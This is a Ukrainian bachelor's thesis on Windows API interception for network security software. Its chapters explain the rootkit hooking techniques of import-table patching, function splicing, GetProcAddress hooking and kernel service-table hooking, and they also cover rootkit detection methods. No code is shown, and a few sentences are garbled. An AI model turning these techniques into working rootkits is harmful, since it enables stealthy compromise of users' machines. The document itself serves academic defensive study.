

Центральноукраїнський національний технічний університет
Механіко-технологічний факультет
Кафедра кібербезпеки та програмного забезпечення

”Допущено до захисту”
Завідувач кафедри кібербезпеки
та програмного забезпечення
д.т.н., професор
_____ Олексій СМІРНОВ
“___” _____ 2026 р.

ВИПУСКНА КВАЛІФІКАЦІЙНА РОБОТА
за першим (бакалаврським) рівнем вищої освіти
на тему

**“Програмне забезпечення системи кібербезпеки комп'ютерної
мережі з використанням перехоплення системних функцій”**

Виконав здобувач вищої освіти
IV курсу, групи КБ-22-2
ОПП «Кібербезпека»
спеціальності 125 «Кібербезпека»
_____ М.Ю. Запорожець
«___» _____ 2026 р.

Керівник проекту
кандидат технічних наук, доцент
_____ Р.М. Минайленко
«___» _____ 2026 р.
Рецензент _____

Центральноукраїнський національний технічний університет
Факультет Механіко-технологічний
Кафедра Кібербезпеки та програмного забезпечення
Освітньо-кваліфікаційний рівень бакалавр
Галузь знань 12 Інформаційні технології
Спеціальність 125 “Кібербезпека”
Освітньо-професійна (освітньо-наукова програма) “Кібербезпека”

ЗАТВЕРДЖУЮ
Завідувач кафедри
д.т.н., проф.
_____ **О.А.Смірнов**
“___” _____ 20__ року

ЗАВДАННЯ НА ВИПУСКНУ КВАЛІФІКАЦІЙНУ РОБОТУ ЗА ПЕРШИМ (БАКАЛАВРСЬКИМ) РІВНЕМ ВИЩОЇ ОСВІТИ ЗДОБУВАЧА ВИЩОЇ ОСВІТИ

Запорожця Максима Юрійовича

(прізвище, ім'я, по батькові)

1. Тема роботи Програмне забезпечення системи кібербезпеки комп'ютерної мережі з використанням перехоплення системних функцій керівник роботи Минайленко Роман Миколайович, канд. техн. наук, доцент
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)
- затверджені наказом закладу вищої освіти № 129-02 від 27.02 2026 року
2. Строк подання студентом роботи 1 .06.2026 р.
3. Мета та завдання випускної кваліфікаційної роботи Створення програмного забезпечення системи кібербезпеки комп'ютерної мережі з використанням перехоплення системних функцій
4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити)
- 1. Призначення та область використання.
 - 2.Перегляд аналогічних існуючих систем.
 - 3. Опис і обґрунтування проектних рішень.
 - 4. Етапи програмування системи.
 - 5. Впровадження системи в промислову експлуатацію
 - 6. Висновки.
5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень)
- | | |
|--|-----------------|
| <u>Структурна схема системи</u> | <u>1 аркуш</u> |
| <u>Функціональна схема системи</u> | <u>1 аркуш</u> |
| <u>Діаграма процесів</u> | <u>1 аркуш</u> |
| <u>Блок-схема алгоритму роботи додатку</u> | <u>2 аркуша</u> |

6. Дата видачі завдання « » 01 2026 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів кваліфікаційної бакалаврської роботи	Строк виконання етапів кваліфікаційної бакалаврської роботи	Примітка
1.	Аналіз існуючих систем керування	10.03.2026 р.	
2.	Постановка задачі, оформлення ТЗ	15.03.2026 р.	
3.	Розробка моделі компонента	20.03.2026 р.	
4.	Розробка структур даних	25.03.2026 р.	
5.	Розробка алгоритмів зв'язку та відображення	30.03.2026 р.	
6.	Програмування алгоритмів	10.04.2026 р.	
7.	Оформлення ПЗ	17.05.2026 р.	
8.	Попередній захист роботи	21.05.2026 р.	

Студент _____
(підпис) (прізвище та ініціали)

Керівник роботи _____
(підпис) (прізвище та ініціали)

Анотація

Запорожець М. Ю. “Програмне забезпечення системи кібербезпеки комп'ютерної мережі з використанням перехоплення системних функцій”

125 Кібербезпека. Центральноукраїнський національний технічний університет. Кропивницький. 2026.

У кваліфікаційній бакалаврській роботі розглянуто питання створення програмного забезпечення системи кібербезпеки комп'ютерної мережі з використанням перехоплення системних функцій.

Перехоплення системної функції полягає у зміні деякої адреси в пам'яті процесу або деякого коду в тілі функції таким чином, щоб під час виклику цієї функції управління передавалося не їй, а функції, яка замінює системну. Ця функція, замість системної, виконує заплановані користувачем дії, а потім або викликає оригінальну функцію або не викликає її взагалі.

ОС Windows побудовано на системі DLL (бібліотек, які завантажуються динамічно). Система надає додаткам сервісні API функції, за допомогою яких вона може взаємодіяти із системою. Перехоплення системної функції дозволяє обійти багато обмежень системи і робити з нею практично що завгодно.

Основна мова створеного коду програми - Delphi, але матеріал актуальний і для будь-якої іншої мови (C, C++, Асемблер і.т.д.). Єдина умова - мова має бути 100% компілюваною, а також підтримувати роботу з покажчиками та асемблерні вставки.

Розроблене програмне забезпечення дозволяє створити програмне забезпечення системи кібербезпеки комп'ютерної мережі з використанням перехоплення системних функцій

Ключові слова: комп'ютерна мережа, система кібербезпеки, перехоплення, системна функція.

Abstract

Zaporozhets M. Yu. “Software for a computer network cybersecurity system using interception of system functions”

125 Cybersecurity. Central Ukrainian National Technical University. Kropyvnytskyi. 2026.

The qualification bachelor's thesis considers the issue of creating software for a computer network cybersecurity system using interception of system functions.

Interception of a system function consists in changing some address in the process memory or some code in the function body in such a way that when calling this function, control is transferred not to it, but to a function that replaces the system one. This function, instead of the system one, performs the actions planned by the user, and then either calls the original function or does not call it at all.

OC Windows is built on the DLL system (dynamically loaded libraries). The system provides applications with service API functions with which it can interact with the system. Interception of a system function allows you to bypass many system limitations and do almost anything with it.

The main language of the created program code is Delphi, but the material is also relevant for any other language (C, C++, Assembler, etc.). The only condition is that the language must be 100% compileable, and also support work with pointers and assembler inserts.

The developed software allows you to create software for a computer network cybersecurity system using interception of system functions

Keywords: computer network, cybersecurity system, interception, system function.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ І ТЕРМІНІВ	
ВСТУП.....	
1 ПРИЗНАЧЕННЯ ТА ОБЛАСТЬ ВИКОРИСТАННЯ	
1.1 Призначення системи.....	
1.2 Область застосування.....	
2 ПЕРЕГЛЯД АНАЛОГІЧНИХ ІСНУЮЧИХ СИСТЕМ	
2.1 Огляд існуючих систем, технологій, архітектур та програмних рішень за профілем теми випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти	
2.2 Обґрунтування вибору засобів для побудови системи та мови програмування	
2.3 Розгорнута постановка завдання.....	
3 ОПИС І ОБҐРУНТУВАННЯ ПРОЕКТНИХ РІШЕНЬ	
3.1 Опис функціонування системи	
3.2 Розробка структурної схеми.....	
3.3 Розробка функціональної схеми	
3.4 Розробка діаграми процесів	
4 РЕАЛІЗАЦІЯ РОБОТИ, РОЗРАХУНКИ І ЕКСПЕРИМЕНТАЛЬНІ ДАНІ, ЩО ПІДТВЕРДЖУЮТЬ ВІРНІСТЬ ПРОЕКТНИХ ТА ПРОГРАМНИХ РІШЕНЬ.....	
4.1 Розробка блок-схем та опис алгоритмів функціонування системи.....	
4.2 Захист розробленого програмного забезпечення.....	
5 ВПРОВАДЖЕННЯ СИСТЕМИ В ПРОМИСЛОВУ ЕКСПЛУАТАЦІЮ.....	
6 ОСНОВНІ ВИСНОВКИ.....	
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ.....	

					ВКБР-125.26.0029.00.00.ПЗ			
Зм.	Арк.	№ документа	Підпис	Дата	Програмне забезпечення системи кібербезпеки комп'ютерної мережі з використанням перехоплення системних функцій	Літ.	Аркуш	Аркушів
Розробив	Запорожець М					Д	1	
Перевірів	Минайленко Р							
Н. Контр.	Коваленко А.					ЦНТУ КБ-22-2		
Затв.	Смірнов О.А.							

ПЕРЕЛІК СКОРОЧЕНЬ, СИМВОЛІВ І СПЕЦІАЛЬНИХ ТЕРМІНІВ

BIOS – Basic Input-Output System (базова система введення-виведення)

FAT –File Allocation Table (таблиця розміщення файлів)

GUI – Graphic User Interface (графічний інтерфейс користувача)

MSCS – Microsoft Cluster Server (Мікрософт кластер сервер)

SQL – Structured Query Language (Структурований язык запитів)

NLS – ON Line System

PARC – Palo Alto Research Center (дослідницький центр в Пало-Альто)

ROM – Read-Only Memory (пам'ять тільки для читання)

EOM – електронно-обчислювальна машина

ОЦ – обчислювальний центр

ПК – персональний комп'ютер

КБПЗ – 2026

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

ВСТУП

Актуальність теми. На теперішній час широкого поширення і впровадження набули операційні системи сімейства Windows, які широко використовуються не тільки як домашні системи, але і як сервери.

Ця лінійка операційних систем має відносно непогану захищеність від програм - шкідників, а також для них створено велику кількість різноманітних додаткових систем безпеки.

Встановивши відповідне програмне забезпечення переважна більшість користувачів впевнена, що вони повністю захищені, і навіть більшість програмістів вважають, що досить просто частіше перевіряти свій комп'ютер і ніяка шкідлива програма до них не зможе проникнути, але це далеко не так.

ОС Windows побудовано на системі DLL (бібліотек, які завантажуються динамічно). Система надає додаткам сервісні функції (API), за допомогою яких вона може взаємодіяти із системою. перехоплення цих функцій дозволяє обійти багато обмежень системи і робити з нею будь-які дії.

Мета й завдання дослідження. Метою моєї випускної кваліфікаційної бакалаврської роботи є створення програмного забезпечення системи кібербезпеки комп'ютерної мережі з використанням перехоплення системних функцій. Для досягнення поставленої мети необхідно:

- провести аналіз основних існуючих систем кібербезпеки комп'ютерних мереж;
 - розробити структурну схему системи кібербезпеки комп'ютерних мереж з використанням перехоплення системних функцій ;
 - розробити функціональну схему системи кібербезпеки комп'ютерних мереж з використанням перехоплення системних функцій;
 - розробити діаграму взаємодії процесів системи кібербезпеки комп'ютерних мереж з використанням перехоплення системних функцій;
 - розробити алгоритми роботи програмного забезпечення;
 - створити програмну реалізацію системи кібербезпеки комп'ютерних мереж з використанням перехоплення системних функцій.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

Практична цінність отриманих результатів полягає в тому, що розроблені алгоритми та створене програмне забезпечення дозволяють успішно реалізувати систему кібербезпеки комп'ютерних мереж з використанням перехоплення системних функцій.

Основна мова створеного коду програми - Delphi, але матеріал актуальний і для будь-якої іншої мови (C, C++, Асемблер). Але є одна умова – мова програмування має бути 100% компілюваною, а також має підтримувати роботу з покажчиками та асемблерні вставки.

Розроблена програма має інтуїтивно зрозумілий інтерфейс і є простою у використанні. Програма не вимагає для своєї роботи значних комп'ютерних ресурсів, вистачить будь-якого комп'ютера під керівництвом ОС Windows.

КБПЗ - 2026

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

1 ПРИЗНАЧЕННЯ ТА ОБЛАСТЬ ЗАСТОСУВАННЯ СИСТЕМИ

1.1 Призначення системи

Розроблене у даній випускній кваліфікаційній бакалаврській роботі програмне забезпечення призначене для створення системи кібербезпеки комп'ютерних мереж з використанням перехоплення системних функцій.

Перехоплення системної функції (API) полягає в зміні деякої адреси в пам'яті процесу або деякого коду в тілі функції таким чином, щоб при виклику цієї функції керування передавалося не їй, а функції, яка замінює системну. Ця функція, замість системної, виконує певні, заплановані користувачем дії, після чого викликає або не викликає оригінальну функцію.

Операційні системи сімейства Windows частіше всього побудовані з використанням системи DLL - бібліотек, яким властиве динамічне завантаження. Система надає додаткам функції-сервіси, за допомогою яких вона може взаємодіяти із системою. Перехоплення системних функцій дозволяє обходити багато обмежень системи і виконувати з нею будь-які дії.

Системні функції авляють собою функції в системних DLL. І будь-який процес у системі обов'язково містить у своєму просторі адрес Ntdll.dll, де розташовуються базові функції низькорівневої роботи із системою, функції Kernel32.dll є перехідниками до більш потужних функцій Ntdll, тобто доцільніше перехоплювати саме функції Native API.

Та при цьому виникає проблема - Native API функції не документовані в SDK, і визначити модель їх виклику можна тільки дизасемблювавши Kernel32.dll. І з великою впевненістю не можна стверджувати, що адреси функцій у системних бібліотеках не змінюються у різних версіях операційних систем. Однією із причин цього є те, що переважна більшість баз образів бібліотеки (dll preferred imagebase) є const, яку можна змінити в процесі компіляції. Крім того, не обов'язково, що dll буде завантажуватись саме по переважаючій адресі. Цього може і не відбутися в результаті певних суперечностей з іншими модулями, наприклад, динамічно

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

виділеною пам'яттю. З цієї причини статичний імпорт функцій відбувається за назвою модуля та назвою функції, що надається цим модулем. Завантажувач PE файлу аналізує його таблицю імпорту й визначає адреси функцій, які імпортуються. У випадку, якщо в таблиці імпорту зазначена бібліотека, що не є присутня у контексті завантажуваної програми, відбувається її відображення в необхідний контекст, налаштування її образу і така ситуація повторюється рекурсивно.

У результаті, в необхідному місці певної секції PE файлу (є як мінімум, атрибути "readable" й "initialized data"), заповнюється масив адрес імпортованих функцій. У процесі роботи кожен модуль звертається до свого масиву для визначення місця входження в яку-небудь зазначену функцію.

Тобто існують два основних методи перехоплення API викликів:

- зміна точки входу в таблиці імпорту;
- зміна початкових байтів самої функції (сплайсинг функції).

1.2 Область застосування системи

Розроблене в даній випускній кваліфікаційній бакалаврській роботі програмне забезпечення дозволяє реалізувати систему кібербезпеки комп'ютерних мереж з використанням перехоплення системних функцій.

Основна мова створеного коду програми - Delphi, але матеріал актуальний і для будь-якої іншої мови (C, C++, Асемблер).

Але є одна умова – мова програмування має бути 100% компілюваною, а також має підтримувати роботу з покажчиками та асемблерні вставки.

Матеріали даної випускної кваліфікаційної бакалаврської роботи можуть бути використані для аналізу специфічних мережевих моделей поведінки, що може допомогти точно визначити параметри для аналізу і захисту комп'ютерних мереж.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

2. ПЕРЕГЛЯД АНАЛОГІЧНИХ ІСНУЮЧИХ СИСТЕМ

2.1 Огляд існуючих систем, технологій, архітектур та програмних рішень за профілем теми випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти

Перед тим як проводити огляд існуючих систем, проведемо аналіз роботи RootKit режиму користувача і коротко й спрощено розглянемо принцип виклику функцій, розміщених в DLL-бібліотеці.

Відомими є два базових способи:

- раннє зв'язування (статично імпортовані функції);
- пізнє зв'язування (динамічно імпортовані функції).

Ці методи засновані на тому, що компілятору перелік імпортованих програмою функцій відомий. Спираючись на цю інформацію, компілятор формує так звану таблицю імпорту EXE файлу. Таблиця імпорту є особливої структурою (і її місце розташування, і розмір описані в заголовку EXE файлу), який містить список, що використовується програмою бібліотек і список імпортованих з кожної бібліотеки функцій. Для кожної такої функції в таблиці існує поле для зберігання адрес, але під час компіляції адреса ще невідома.

У процесі завантаження EXE файлу система аналізує його таблицю імпорту, завантажує всі вказані в ній DLL і заносить в таблицю імпорту реальних адрес функцій цих DLL. У раннього зв'язування є важлива перевага - на момент запуску програми всі необхідні DLL є завантаженими, таблиця імпорту заповнена - і це все робить система, без участі програми. Але відсутність у процесі завантаження зазначеної в його таблиці імпорту DLL (або відсутність в DLL необхідної функції) призводитиме до помилки завантаження програми. Крім того, в певних випадках завантажувати всі DLL, які використовуються програмою у момент запуску програми немає необхідності.

На рисунку 2.1 показаний процес раннього зв'язування - у момент завантаження відбувається заповнення адрес у таблиці імпорту (step 1), у момент

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

виклику функції з таблиці імпорту береться адреса функції (step 2) і відбувається власне виклик функції (step 3).




Рисунок 2.1 – Процес раннього зв'язування

Пізнє зв'язування відрізняється від раннього зв'язування тим, що завантаження DLL відбувається в динаміці з допомогою функції API LoadLibrary. Ця функція перебуває в kernel32.dll, тому якщо не використовувати хакерські прийоми, то kernel32.dll почне завантажуватися статично. Відповідно для одержаної адреси функції застосовується функція kernel32.dll GetProcAddress. На рисунку 2.1 step 4 відповідає завантаженню бібліотеки за допомогою LoadLibrary і визначенню адрес за допомогою GetProcAddress. Далі можна викликати функції DLL (step 5), але при цьому таблиця імпорту не потрібна. Щоб не викликати GetProcAddress перед кожним виклику функції з DLL програміст-розробник має змогу визначити адреси потрібних функцій і зберегти їх у масиві деяких змінних.

Системі, незалежно від методу зв'язування, необхідно знати, які функції експортує DLL. Тому у кожній DLL є таблиця експорту - таблиця, у якій перераховані експортовані DLL функції, їх номери (ординати) і відносні адреси функцій (RVA).

Модифікований машинний код прикладної програми представлена на рисунку 2.2:




Рисунок 2.2 - Модифікований машинний код прикладної програми

У цьому випадку модифікується машинний код, що відповідає в додатній програмі за виклик тієї або іншої функції API. Ця методика є складною для реалізації, так як існує велика кількість мов програмування, версій компіляторів і програміст може реалізувати виклик API функцій різними методами. Але теоретично таке все ж можливо при умови, що впровадження відбуватиметься в наперед задану програму відомої версії.

Модифікована таблиця імпорту представлена на рисунку 2.3:




Рисунок 2.3 - Модифікована таблиці імпорту

Суть методу - RootKit знаходить у пам'яті таблиці імпорту програми й переписує адреси потрібних функцій на адреси своїх перехоплювачів і

попередньо запам'ятовує правильні адреси. В момент виклику API функції програма зчитує її адресу з таблиці імпорту передаючи по цій адресі керування. Така методика є універсальною, але в неї є і суттєвий недолік - перехоплюються виключно статично імпортовані функції. Перевагою даної методики є простота реалізації: пошук таблиці імпорту в пам'яті не є особливо складним, оскільки для цього існують спеціалізовані API функції, що дозволяють працювати з образом програми в пам'яті.

Перехоплення функцій LoadLibrary й GetProcAddress (рис. 2.4):




Рисунок 2.4 - Перехоплення функцій LoadLibrary й GetProcAddress

Методика є відносно простою: якщо перехопити GetProcAddress, то під час ініціювання запиту адреси можна надавати програмі не реальні адреси потрібних функцій, а адреси власно створених перехоплювачів. Як і у методиці 2 програма не відчуватиме різниці. Під час викликання GetProcAddress програма одержуватиме адресу і виконуватиме виклик функції. В даному методі є недолік – немає можливості перехоплення статично імпортовані функції.

Метод, який об'єднує методики розглянуті вище (рис.2.5):




Рисунок 2.5 - Метод, який об'єднує методики розглянуті вище

У даній методиці модифікується таблиця імпорту, причому в обов'язковому порядку перехоплюються функції LoadLibrary й GetProcAddress бібліотеки kernel32.dll. У цьому випадку при виклику статично імпортованих функцій змінені адреси беруться з таблиці імпорту, при динамічному визначенні адреси викликається перехоплена функція GetProcAddress, яка повертає адреси функцій-перехоплювачів..

Метод модифікації програмного коду API функції (рис.2.6):




Рисунок 2.6 - Метод модифікації програмного коду API функції

Цей метод є складнішим в реалізації, в порівнянні з підміною адреси. Методика полягає в наступному: RootKit знаходить у пам'яті машинний код

потрібної функції API модифікуючи його. Перехоплю функції вже немає потреби.. З погляду викликів функції все залишається незмінним за єдиним виключенням - за «правильною» адресою тепер вже усередині «правильної» DLL перебуває машинний код RootKit.

З метою виконання виклику модифікованих функцій RootKit має зберегти вихідний машинний код для кожної модифікованої функції , але зберігається не увесь машинний код функції, а лише байти, які були зміненими при перехопленні. Ця методика перехоплення реалізована в широко відомому HackerDefender і бібліотеці AFX Rootkit

Методика модифікації бібліотек DLL на диску полягає в тому, що системна бібліотека модифікується власне на диску. Методи модифікації є ідентичними тим, що розглядалися вище і відрізняється тим, що зміни відбуваються не в пам'яті, а на диску. Така методика не одержала широкого застосування.

Проаналізуємо принципи взаємодії бібліотек режиму користувача і ядра. Розглянемо цю взаємодію на спрощеній схемі (рис. 2.7):




Рисунок 2.7 - Перехоплення функцій у режимі ядра (kernel mode)

Взаємодія з ядром відбувається через ntdll.dll, більшість функцій якої є перехідниками, які звертається до ядра шляхом переривання INT 2Eh. Далі звертання до функцій ядра відбувається з допомогою структури KeServiceDescriptorTable (SDT), яка розташована в ntoskrnl.exe. KeServiceDescriptorTable є таблицею, яка містить адреси місць входу сервісів ядра

системи. Якщо простіше, то для перехоплення функцій необхідно створити драйвер, який модифікує таблиці SDT. Для цього перед модифікацією драйвера необхідно зберегти адреси функцій, які перехоплюють, і записати в таблицю SDT адреси власних обробників.

Даний метод є відносно простим і далеко не єдиним. Створено ще таких методів, наприклад, драйвер-фільтр може застосовуватися і для рішення завдань моніторингу (класичний приклад - утиліта FileMon від SysInternals), і для активного втручання в роботу системи. Також драйвер-фільтр може застосовуватися з метою маскування файлів і папок на жорсткому диску. Принцип роботи драйвера - фільтру заснований на маніпуляційних діях з пакетами запиту введення-виведення (IRP).

Проведемо аналіз базових методик пошуку RootKit:

1. Порівняння двох «знімків» системи (наприклад, списку файлів на диску). Перший знімок робиться на системі, що перевіряється, а другий - після завантаження HDD, який досліджується до чистого комп'ютера. Така методика гарантовано дозволить виявити будь-який RootKit, який маскує на диску власні файли.

2. Порівняння даних, які повертають API функціями різного рівня і одержаних низькорівневими методами такими як пряме читання диска або аналіз файлів реєстру. Такий метод не вимагає перезавантаження EOM і реалізований в утиліті RootkitRevealer від SysInternals.

3. Аналіз у пам'яті функцій основних бібліотек на наявність змін машинного коду. Даний метод найбільш ефективний для боротьби з RootKit у режимі користувача. Подібна методика дозволяє не тільки виявити перехоплення функцій, але й відновити нормальну роботу пошкоджених функцій. Крім того, порівняння «знімків» системи, отриманих до й після відновлення функцій API у багатьох випадках дозволяє виявити процеси, сервіси і драйвери, які маскуються; - аналіз і відновлення ServiceDescriptorTable.

